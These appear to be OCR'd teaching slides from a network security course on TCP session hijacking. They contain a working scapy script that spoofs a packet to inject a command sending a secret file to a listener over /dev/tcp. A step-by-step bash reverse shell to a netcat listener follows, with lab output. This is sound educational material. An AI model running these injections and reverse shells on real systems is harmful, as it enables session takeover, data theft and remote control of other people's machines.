
Session Hijacking: Manual Spoofing



```
#!/bin/env python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.0.2.68", dst="10.0.2.69")
TCPLayer = TCP(sport=37602, dport=23, flags="A",
               seq=3716914652, ack=123106077)

Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.1/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Question: What will happen to the session later?


The TCP Connection Will Freeze



What command to inject?

Assuming we can inject only once

Reverse Shell



```
Attacker:$ ls -l
total 68
drwxrwxr-x 4 seed seed 4096 May  1 00:35 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed 4096 May  1 00:36 Downloads
```


Redirecting Server’s Standard Output

On Attacker Machine (10.0.2.70)

```
Attacker:$ nc -lv 9090
```

On Server Machine

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090
```


Attacker’s Machine (10.0.2.70)
Server Machine: Victim (10.0.2.69)
Local Standard Input Device
Input
Output
/bin/bash
/bin/bash 55x24
/bin/bash
/bin/bash 64x24


```
Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43964)
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

```
Server:$ bash -i > /dev/tcp/10.0.2.70/9090
Server:$ ls -l
Server:$ 
```

Redirecting Standard Input and Output

On Server Machine

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1
```



Attacker's Machine (10.0.2.70)
Server Machine: Victim (10.0.2.69)
/bin/bash
/bin/bash 55x24
/bin/bash 64x24
Input
Output
1
2

```
Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43968)
ls -l
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1
Server:$ ls -l
Server:$
```


This is not typed in this window. Bash prints out from stderr, which is not redirected yet

❶ This is typed by attacker

Redirecting Standard Error, Input, and Output

On Server Machine

```
$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```



Attacker's Machine (10.0.2.70)
Server Machine: Victim (10.0.2.69)
/bin/bash
/bin/bash 55x33
/bin/bash 64x24
Input
Error Output
Output
3


```
Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43972)
Server:$ ls -l
ls -l
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

